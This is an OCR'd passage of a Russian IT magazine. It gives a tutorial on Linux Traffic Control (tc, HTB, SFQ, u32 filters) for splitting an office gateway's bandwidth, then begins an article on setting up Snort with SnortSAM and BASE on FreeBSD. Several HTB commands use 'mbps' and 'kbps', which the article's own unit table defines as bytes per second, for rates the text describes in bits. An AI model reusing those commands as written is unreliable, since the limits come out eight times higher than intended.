Каждому по потребностям

Ограничение полосы пропускания на Linux'овом шлюзе

Разделение, ограничение и управление трафиком — актуальная и сложная задача, которую обычно возлагают на дорогостоящее специальное сетевое оборудование. Но решить ее можно и с помощью подсистемы Linux-ядра Traffic Control, не уступающей по возможностям Cisco IOS.

Допустим, существует офис некой компании X, и в нем числится около ста сотрудников, каждый из которых может выходить в интернет через шлюз. Скорость внешнего канала составляет 100 Мбит. Системный администратор справился с настройкой шлюза в силу своих способностей — что и посчитал достаточным для правильного функционирования сети. К чему это привело? К увольнению недальновидного (или ленивого) админа.

Со временем большинство сотрудников начали жаловаться на «тормоза» интернета, а другие, наоборот, заметили, что могут качать торренты в рабочее время на очень внушительных скоростях. Говоря админским языком, в сети образовались заторы, вызванные теми, кто в тот момент активно ее использовал. Стомегабитный канал распределялся неравномерно между пользователями, и каждый мог занять его весь. Остальным приходилось ждать.

КРАТКИЙ СЦЕНАРИЙ Решение проблемы: разделение канала между сотрудниками с ограничением скорости! Сеть будет функционировать на «5+», если каждый сотрудник получит в распоряжение отдельный канал, скорость которого будет составлять 1 Мбит. Тогда отдельно взятый интернет-пользователь не сможет занять больше причитающейся ему доли и отобрать часть канала у других. С точки зрения компании, это еще и отличный способ экономии (после разделения канала оказывается, что его суммарная пропускная способность даже излишне высока) и ведения статистики по трафику для отдельно взятого сотрудника.

Обычно для разделения канала с ограничением скорости используются возможности операционной системы IOS, на которой функционирует сетевое оборудование Cisco (дешевые решения от других производителей, таких, как Dlink, Trendnet и Netgear, вообще не обладают такой возможностью). Однако особой необходимости тратить баснословные суммы на аппаратные шлюзы от Cisco нет. Ядро Linux уже более пяти лет как содержит в себе код сложной и весьма функциональной подсистемы управления трафиком Traffic Control, которая по некоторым параметрам даже обходит IOS.

ПОДСИСТЕМА TRAFFIC CONTROL Подсистема Traffic Control поддерживает множество методов классификации, приоритезации, разделения и ограничения трафика (как исходящего, так и входящего). Она очень гибка в настройке, но сложна в понимании. Поэтому мы уделим значительную часть статьи теоретическому материалу и лишь затем приступим к решению задачи с помощью HTB — одной из наиболее гибких и популярных дисциплин Traffic Control.

Подсистема управления трафиком Linux позволяет делать следующее:

- **Shaping**. Шейпинг — ограничение трафика, задержка пакетов с целью создания желаемой скорости передачи. Может использоваться не только для «сужения» исходящего канала, но и для сглаживания бросков во время пиковых нагрузок.
- **Scheduling**. Планирование — упорядочивание типов трафика в канале. Позволяет избегать задержек для критичных типов трафика (QoS).
- **Policing**. Политика входящего трафика. Позволяет ограничить входящий трафик путем уничтожения превысивших лимит пакетов. Помогает бороться с DDoS.

Отметим, что ограничение без потерь возможно только в отношении исходящего трафика. Стек протоколов TCP/IP не предусматривает возможности заставить удаленную сторону слать пакеты медленнее (и это правильно).


В обработке трафика участвуют три ключевых сущности: дисциплины обработки пакетов, классы и фильтры. Настройка эффективной системы ограничения трафика невозможна без понимания механизмов их работы, роли и связи друг с другом. Мы в подробностях рассмотрим каждую из них:

- Дисциплина обработки пакетов (qdisc) — очередь пакетов и закрепленный за ней алгоритм обработки.
- Класс (class) — логический контейнер, который может содержать несколько подклассов или дисциплину.
- Фильтр (filter) — механизм классификации трафика.

В простейшем варианте путь пакета от приложения до удаленного конца соединения выглядит так. Приложение генерирует (пользуясь услугами библиотек и ядра) сетевой пакет и отдает его ядру, которое помещает пакет в очередь FIFO (первым пришел, первым ушел). Драйвер сетевой карты время от времени обращается к специальному алгоритму ядра, который извлекает из очереди пакет и отдает его драйверу. Далее пакет уходит к адресату. Все просто.

Linux действует таким же образом. Но формат представления очереди и алгоритм ее обработки, в совокупности называемые дисциплиной обработки пакетов, в нем заменяемы! По умолчанию используется дисциплина pfifo_fast, реализующая очередь FIFO. Пользуясь утилитой tc, администратор может заменить ее на другую дисциплину, которая будет переупорядочивать пакеты (планирование), задерживать их на определенное время (шейпинг) или выполнять другие действия.

ДИСЦИПЛИНЫ КЛАССОВ Traffic Control не был бы столь гибким, если бы не позволял разбивать трафик на классы с помощью классовой дисциплины и набора ее подклассов. Схематически классовая дисциплина очень похожа на файловую систему, с тем лишь исключением, что ее корень или классы (каталоги) могут содержать либо дисциплину (файл), либо подклассы (подкаталоги). Одно из двух. Классовые



ПУТЬ ПАКЕТА В ЯДРЕ LINUX, НАСТРОЕННОМ ПО УМОЛЧАНИЮ

дисциплины и классы предназначены для построения дерева выбора. Сначала весь трафик разбивается на несколько общих классов (например, трафик до Отдела-1, трафик до специализированных внутренних серверов и т.д.), а затем каждый из них разбивается на несколько подклассов (например, трафик до DNS-сервера Отдела-1), за которыми уже могут быть закреплены дисциплины. Чтобы управлять тем, дисциплиной какого класса будет обработан определенный тип трафика, классовые дисциплины позволяют подключать к себе фильтры. Это дает возможность «завернуть» определенный трафик в один из ее подклассов. Фильтры используют классификаторы для идентификации пакетов нужного типа и как бы говорят ядру: «Этот вид трафика должен обрабатываться с помощью дисциплины вот этого класса». Существует несколько разных классификаторов. Самыми популярными являются u32 и fw. Первый позволяет выделять пакеты по исходящим адресам и адресам назначения, портам, парам «хост:порт», типам протокола и типу сервиса. Второй классифицирует пакеты путем чтения маркировок, записанных брандмауэром iptables/netfilter (цель MARK). За каждым сетевым интерфейсом должны быть закреплены две особые дисциплины: корневая дисциплина (root qdisc) и входящая дисциплина (ingress qdisc). В первую помещается весь исходящий трафик (по умолчанию используется дисциплина pfifo_fast). Во вторую — входящий.


Для идентификации дисциплин и классов используются дескрипторы. Они состоят из старшего и младшего номеров. Первый — это произвольное число, однако все классы, имеющие общего родителя, должны иметь одинаковый старший номер. Младший номер используется либо для произвольной идентификации классов, либо для указания на то, что объект является дисциплиной (номер 0). Специальный дескриптор ffff:0 зарезервирован для входящей дисциплины.

УТИЛИТА TC Для конфигурирования подсистемы управления трафиком предназначена утилита tc из пакета iproute2. Она принимает набор команд в качестве аргументов, с помощью которых можно создавать классы, привязывать к ним дисциплины и добавлять фильтры. Синтаксис ее похож на синтаксис команды ipfw из операционной системы FreeBSD, так что знакомые с ним быстро освоятся. Для примера рассмотрим простейший вариант использования:

```
# tc qdisc add dev eth0 root tbf rate 256kbit \
      latency 50ms burst 1540
```


НАИБОЛЕЕ ИСПОЛЬЗУЕМЫЕ ДИСЦИПЛИНЫ

pfifo — Простейшая очередь FIFO (первым пришел, первым ушел). Размер буфера задается в пакетах.
bfifo — Аналог pfifo с буфером, размер которого задается в байтах.
pfifo_fast — Реализует простую очередь FIFO с тремя полосами. Используется по умолчанию в качестве корневой и не принимает аргументов.
tbf — Token Bucket Filter (TBF). Передает поступающие пакеты со скоростью, не превышающей заданный порог. Простая и точная реализация делает ее идеальным решением для ограничения полосы пропускания всего интерфейса.
sfq — Stochastic Fairness Queueing (SFQ). Реализация алгоритма справедливой очередизации. Поровну разделяет полосу пропускания между несколькими соединениями. Эффективно работает только на загруженном интерфейсе.
red — Random Early Detection (RED). Симуляция затора. Отбрасывает пакеты случайным образом при достижении заданной полосы пропускания. Хорошо подходит для ограничения прожорливых в плане трафика приложений.
prio — Разделяет трафик по приоритетам (поле TOS). По умолчанию создает три класса, в первый из которых попадают пакеты с большим приоритетом, а в третий — с наименьшим.
cbq — Class Based Queueing (CBQ). Классовая дисциплина, предназначенная для создания сложных систем управления трафиком. Поддерживает ограничения и приоритеты.
htb — Hierarchical Token Bucket (HTB). Предназначена для разделения полосы пропускания между различными видами трафика на полосы заданной ширины, с возможностью заимствования. Поддерживает приоритеты.



ДЕРЕВО ДИСЦИПЛИН ПОСЛЕ НАСТРОЙКИ

РАЗБИЕНИЕ ТРАФИКА ПО КАНАЛАМ-ПОДСЕТЯМ



ТАК БУДЕТ ВЫГЛЯДЕТЬ НАША СЕТЬ

Эта команда устанавливает ограничение для всего исходящего трафика в 256 Кбит/с. Разберем подробнее все аргументы tc:

- qdisc add — добавляем новую дисциплину (для удаления используй del).
- dev eth0 — указываем устройство, к которому будет привязана дисциплина.
- root — наша дисциплина корневая (будет обрабатываться весь трафик).
- tbf — имя дисциплины.
- rate 256kbit latency 50ms burst 1540 — параметры, специфичные для данной дисциплины: rate — ограничение скорости, latency — максимальный «возраст» пакета в очереди, burst — размер буфера.

Проще говоря, команда подключает дисциплину tbf в качестве корневой на интерфейсе eth0 и задает ей несколько параметров. Token Bucket Filter (TBF) — это бесклассовая дисциплина, которая передает поступающие пакеты с заданной скоростью. Способ указания скоростей и других величин в утилите tc несколько отличается от общепринятого, поэтому следующую табличку придется запомнить:

Формат указания скорости в утилите tc

```
mbps = 1024 kbps = 1024 * 1024 bps => Байт/с
mbit = 1024 kbit => Кбит/с
mb = 1024 kb = 1024 * 1024 b => Байт
```

Заменить стандартную корневую дисциплину на любую бесклассовую совсем несложно, но на таком коне далеко не уедешь. Для создания разветвленной системы управления трафиком нужны классовые дисциплины, классы, фильтры и целое дерево дисциплин. Чтобы настроить все это, может понадобиться не один десяток команд. Рассмотрим несколько вводных примеров, перед тем как перейти к обсуждению дисциплины HTB.

ПРИМЕР ДЕРЕВА ДИСЦИПЛИН Классовая дисциплина prio предназначена для классификации трафика с помощью фильтров или приоритезации. По умолчанию prio содержит три класса, в каждом из которых находится обычная дисциплина FIFO. Когда сетевая карта обращается за очередным пакетом, проверяется класс :1. Если он не содержит пакетов, проверяется класс :2 и только в последнюю очередь — :3. Получается, что пакеты класса :1 получают наивысший приоритет, а :3 — наименьший. Решение о том, в какой класс направить трафик, дисциплина prio принимает на основе поля TOS сетевого пакета. Подключим дисциплину prio в качестве корневой и назначим ей имя (дескриптор) «1:0»:

```
# tc qdisc add dev eth0 root handle 1:0 prio
```

Результат этой команды: дисциплина prio, подключенная в качестве корня, и три класса (1:1, 1:2 и 1:3) внутри нее, к каждому из которых подключена дисциплина FIFO. Мы вольны заменить любую из дисциплин, подключенных к классам, чем и воспользуемся для подключения дисциплины sfq с дескриптором «10:0» к классу «1:1»:

```
# tc qdisc add dev eth0 parent 1:1 handle 10:0 sfq
```

Это обеспечит справедливое разделение канала между интерактивными приложениями (они имеют наивысший приоритет). Чтобы остальные приложения, такие как менеджеры закачек и torrent-клиенты (которые обычно шлют пакеты с меньшим приоритетом в поле TOS), не мешали интерактивным, ограничим для них скорость:

```
# tc qdisc add dev eth0 parent 1:2 handle 20:0 tbf \
      rate 512kbit buffer 3200 limit 3000
# tc qdisc add dev eth0 parent 1:3 handle 30:0 tbf \
      rate 256kbit buffer 6400 limit 3000
```

Такая схема будет плохо работать в реальной жизни, но для примера вполне годится.

Теперь сделаем так, чтобы весь SSH-трафик имел наивысший приоритет. Для этого закрепим за корневой дисциплиной prio фильтр, который будет перенаправлять пакеты с портом назначения 22 в дисциплину класса «1:1».

```
# tc filter add dev eth0 parent 1:0 protocol ip prio 1 \
      u32 match ip dport 22 0xffff flowid 1:1
```

Рассмотрим подробнее механизм подключения фильтров:

- filter add — Добавляем фильтр.
- dev eth0 — Указываем устройство.
- parent 1:0 — Дескриптор родителя.
- protocol ip — Протокол, с которым будет работать фильтр.
- prio 1 — Присваиваем классифицированному трафику приоритет 1 (наивысший).
- u32 — Используемый классификатор.
- match ip dport 22 0xffff — Параметры классификатора. В данном случае указание отбирать пакеты с портом назначения 22.
- flowid 1:1 — Отфильтрованные пакеты должны иметь класс «1:1» и обрабатываться с помощью его дисциплины.

Это все. Мы получили разветвленную систему управления трафиком, выполнив всего пять команд.

КЛАССОВАЯ ДИСЦИПЛИНА HTB Еще в первый релиз системы Traffic Control была включена классовая дисциплина CBQ (Class-Based Queue), предназначенная для реализации сложных систем управления и ограничения трафика. CBQ завоевала большую популярность благодаря своей гибкости, но была очень сложна, запутана и обладала рядом ограничений (тут и необходимость заранее указывать максимальную пропускную способность канала, и неэффективный алгоритм шейпинга). Поэтому в

```
# tc -s -d class show dev eth0
class htb 1:1 root prio 0 rate 800Kbit ceil 800Kbit burst 2Kb/8 mpu 0b
     cburst 2Kb/8 mpu 0b quantum 10240 level 3
 Sent 5914000 bytes 11828 pkts (dropped 0, overlimits 0)
 rate 70196bps 141pps
 lended: 6872 borrowed: 0 giants: 0

class htb 1:2 parent 1:1 prio 0 rate 320Kbit ceil 4000Kbit burst 2Kb/8 mpu 0b
     cburst 2Kb/8 mpu 0b quantum 4096 level 2
 Sent 5914000 bytes 11828 pkts (dropped 0, overlimits 0)
 rate 70196bps 141pps
 lended: 1017 borrowed: 6872 giants: 0

class htb 1:10 parent 1:2 leaf 20: prio 1 rate 224Kbit ceil 800Kbit burst 2Kb/8 mpu 0b
     cburst 2Kb/8 mpu 0b quantum 2867 level 0
 Sent 2269000 bytes 4538 pkts (dropped 4400, overlimits 36358)
 rate 14635bps 29pps
 lended: 2939 borrowed: 1599 giants: 0
```

ПРОСМОТР СТАТИСТИКИ HTB В TC

скором времени появилась более эффективная и простая в использовании альтернатива под названием HTB (Hierarchical Token Bucket). Классовая дисциплина HTB предназначена для разделения полосы пропускания между различными видами трафика, каждому из которых может быть предоставлена полоса гарантированной ширины. Она не обладает гибкостью CBQ, но более проста в настройке и лишена ее недостатков. Именно на HTB сегодня принято строить сложные и эффективные системы ограничения трафика.

Рассмотрим применение HTB на примере, представленном в начале статьи, но более усложненном. Допустим, у нас есть шлюз на Linux, интерфейс eth1 которого смотрит наружу, а eth0 — во внутреннюю сеть. Ширина канала — 100 Мбит. Задача: разделить канал между сотрудниками компании так, чтобы директор и сотрудники IT-отдела могли выходить в интернет без скоростных ограничений, маркетологи получили ограничение в 2 Мбит/с каждый, менеджеры — 1 Мбит/с, секретари — 512 Кбит/с, а все остальные — 256 Кбит/с.

Есть два варианта решения. Первый: составить огромную таблицу IP-адресов и создать специальные правила ограничений для каждого адреса (с точки зрения системы HTB это будет выглядеть как огромный набор классов и фильтров, по одному на каждый адрес). Второй: разбить всех потребителей канала на мета-группы, каждую из которых выделить в отдельную подсеть (директор и IT-отдел — 172.16.1.0, маркетологи — 172.16.2.0, менеджеры — 172.16.3.0, секретари — 172.16.4.0, остальные — 172.16.5.0). Для каждой подсети назначить суммарное для всех ее членов ограничение со справедливым разделением канала. Мы же создадим симбиоз этих двух систем, когда трафик сначала будет разбиваться на подклассы, соответствующие подсетям, а уже потом на отдельные классы для каждого пользователя.

Для начала создадим работоспособную систему, основанную только на втором варианте решения задачи. Подключим дисциплину HTB в качестве корневой:

```
# tc qdisc add dev eth0 root handle 1: htb default 15
```

Опция «default 15» говорит о том, что весь неклассифицированный фильтрами трафик должен быть обработан с помощью дисциплин класса «1:15». Создадим корневой класс, под который будет попадать весь трафик (это нужно для реализации заимствования):

```
# tc class add dev eth0 parent 1: classid 1:1 htb \
      rate 100mbps ceil 100mbps
```

Создадим в нем пять подклассов для пяти наших подсетей. Директору и IT-отделу выделим 30-мегабитный канал с возможностью его расширения (заимствования) вплоть до 100 Мбит в случаях, когда остальные каналы не заняты:

```
# tc class add dev eth0 parent 1:1 classid 1:11 \
      htb rate 30mbps ceil 100mbps
```

Для маркетологов выделим 20-мегабитный канал:

```
# tc class add dev eth0 parent 1:1 classid 1:12 \
      htb rate 20mbps
```

Менеджерам — 10 Мбит/с:

```
# tc class add dev eth0 parent 1:1 classid 1:13 htb rate
10mbps
```

Секретарям — 5 Мбит/с:

```
# tc class add dev eth0 parent 1:1 classid 1:14 htb rate
5mbps
```

И — 40 Мбит/с на всех остальных:

```
# tc class add dev eth0 parent 1:1 classid 1:15 htb rate
40mbps
```

По умолчанию к вновь созданным классам подключены дисциплины, реализующие очередь FIFO. Это нам не подходит. Чтобы канал равномерно распределялся между всеми участниками подсети, мы должны подключить к ним дисциплину sfq:

```
# tc qdisc add dev eth0 parent 1:11 handle 10:0 sfq perturb 10
# tc qdisc add dev eth0 parent 1:12 handle 20:0 sfq perturb 10
# tc qdisc add dev eth0 parent 1:13 handle 30:0 sfq perturb 10
# tc qdisc add dev eth0 parent 1:14 handle 40:0 sfq perturb 10
# tc qdisc add dev eth0 parent 1:15 handle 50:0 sfq perturb 10
```

Теперь подключим фильтры, которые будут классифицировать трафик:

```
# tc filter add dev eth0 protocol ip parent 1:0 prio 1 \
      u32 match ip src 172.16.1.0/24 flowid 1:11
# tc filter add dev eth0 protocol ip parent 1:0 prio 1 \
      u32 match ip src 172.16.2.0/24 flowid 1:12
# tc filter add dev eth0 protocol ip parent 1:0 prio 1 \
      u32 match ip src 172.16.3.0/24 flowid 1:13
# tc filter add dev eth0 protocol ip parent 1:0 prio 1 \
      u32 match ip src 172.16.4.0/24 flowid 1:14
```

Для «всех остальных» фильтр не нужен, потому как мы уже указали дефолтовый класс неклассифицированного трафика.

Все, система будет работать, но не обеспечит жесткого ограничения для каждого пользователя (если, например, в определенный момент времени интернетом будет пользоваться только один менеджер, ему достанутся все 10 Мбит, отведенные для всех менеджеров).

Жесткое ограничение можно реализовать, если вместо дисциплин подключить к классам другие классы HTB, по одному на каждого пользователя, и создать соответствующие фильтры.

Для примера, установим ограничение в 256 Кбит/с для пользователя, находящегося в подсети «все остальные». Сначала добавим к «классу-подсети» новый «класс-пользователь»:

```
# tc class add dev eth0 parent 1:15 classid 1:150 \
      htb rate 256kbps
A затем фильтр:
# tc filter add dev eth0 protocol ip parent 1:15 prio 1 \
      u32 match ip src 172.16.1.32 flowid 1:150
```

Подключать к классу дисциплину нет необходимости, так как по умолчанию к нему уже подключена дисциплина FIFO. Подобные команды придется выполнить в отношении каждого пользователя, не забывая давать им уникальные дескрипторы класса.

При желании все это нетрудно упаковать в простой скрипт, который будет проходить по списку IP-адресов и выполнять связку команд для каждого адреса.

ЕВГЕНИЙ ЗОБНИН
/ J1M@SYNACK.RU /

Доверься ищейке

Прикручиваем к Snort систему блокировки атак SnortSAM и веб-консоль BASE

Ежесекундно по интернет-каналу корпоративной сети проходят тысячи пакетов. Часть из них нацелена на то, чтобы обойти все заслоны и нарушить работу сетевых сервисов или предоставить их автору базу для рассылки спама. И здесь на помощь администратору приходят системы обнаружения атак, позволяющие вовремя среагировать на угрозу.

Наиболее популярной OpenSource системой NIDS (Network Intrusion Detection System) и системой предотвращения вторжений (Intrusion Prevention System) является **Snort** (www.snort.org). Это мощный инструмент, способный обнаруживать и блокировать атаки (с помощью внешних программ вроде SnortSAM). Принцип работы Snort довольно прост: все пакеты захватываются сниффером, затем анализируется их содержимое, и при совпадении с правилами выдается предупреждение. Распознаются некоторые методы сканирования, попытки определить ОС и использовать в ней уязвимости, сетевые атаки, наличие вирусов в файлах и т.д. Вся информация протоколируется и записывается либо в файлах журналов разного формата (обычный текстовый ASCII или бинарный tcpdump-формат), либо в СУБД (MySQL, PostgreSQL). Система с установленной Snort обычно ставится «на входе» сети (например, в демилитаризованной зоне). Для максимальной эффективности возможно использование дополнительных сенсоров на других системах.

УСТАНОВКА SNORT Итак, после небольшого вступления рассмотрим процесс установки Snort с плагином SnortSAM на FreeBSD 7.x. Для наглядного анализа собранной информации будем использовать веб-консоль BASE. Первым делом обновляем порты:

```
# portsnap fetch
# portsnap update
```

Устанавливаем Snort, подключив поддержку MySQL и плагина SnortSAM:

```
# cd /usr/ports/security/snort
# make -DWITH_MYSQL -DWITH_SNORTSAM
# make install
```

При сборке без параметров просто отмечаем нужные флажки. Как и большинство портов, все файлы конфигурации Snort располагает в каталоге /usr/local/etc и скрипт запуска — в /usr/local/etc/rc.d. Конфигурационный файл snort.conf находится в подкаталоге /usr/local/etc/snort вместе с некоторыми другими файлами. Чтобы сэкономить журнальное место, остановимся только на основных настройках snort.conf:


ee /usr/local/etc/snort/snort.conf

```
; Указываем диапазон адресов внутренней сети (как вариант, можно использовать имя интерфейса)
var HOME_NET 192.168.1.0/24
; Задаем внешние адреса
var EXTERNAL_NET !$HOME_NET
; Для наиболее полной функциональности Snort рекомендуется определить IP-адреса специфических сервисов. В файле найдешь ряд готовых шаблонов, достаточно проставить нужные адреса
var DNS_SERVERS 192.168.1.1
var SMTP_SERVERS 192.168.1.2
; Теперь указываем порты для определенных сервисов (в данном случае HTTP), чтобы Snort подходил к анализу более избирательно
portvar HTTP_PORTS [80,8000:8080]
portvar SHELLCODE_PORTS !80
; Выполняем журналирование событий посредством Syslog
output alert_syslog: LOG_AUTH LOG_ALERT
```

Далее в файле описываются правила (rules), которые будет использовать Snort при анализе трафика. По умолчанию каталог с правилами находится в /usr/local/etc/snort/rules, но если оставить запись по умолчанию «var RULE_PATH ./rules», то получим ошибку о невозможности открытия файла local.rules. Исправляем на «var RULE_PATH rules». Кстати, никто не мешает указать и полный путь к каталогу. Файлы с описаниями правил подключаются в секции «Step #6: Customize your rule set», расположенной в самом конце snort.conf.

```
include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.rules
# include $RULE_PATH/experimental.rules
```

Названия правил говорят сами за себя. Файл local.rules предназначен для создания рулесетов пользователем, поэтому изначально он пуст. Оставляй то, что действительно нужно, а остальное отключай, установив знак комментария перед именем. Самих правил в rules пока нет. Начиная с Snort 2.4.0 (2005 год), они распространяются отдельно. Для их получения требуется регистрация на snort.org, после которой ты получишь специальный OinkCode, предназначенный для загруз-



ки правил. Исключение составляют лишь Community rules. Они лежат в свободном доступе. Правила можно устанавливать вручную, просто скачав и распаковав в каталог rules, и затем самостоятельно следить за их обновлением. Так, если ты внесешь в правило изменения, при следующем обновлении оно будет утеряно. Лучше использовать Perl-скрипт **Oinkmaster** (oinkmaster.sf.net), он будет производить все операции по обновлению. Ставим:

```
# cd /usr/ports/security/oinkmaster
# make install clean
```

По умолчанию Oinkmaster ищет свой конфиг oinkmaster.conf сначала в каталоге /etc, а затем — в /usr/local/etc. В FreeBSD уже есть готовый шаблон, переименовываем его и правим:


```
# cp -v /usr/local/etc/oinkmaster.conf.sample
/usr/local/etc/oinkmaster.conf
```

ee /usr/local/etc/oinkmaster.conf

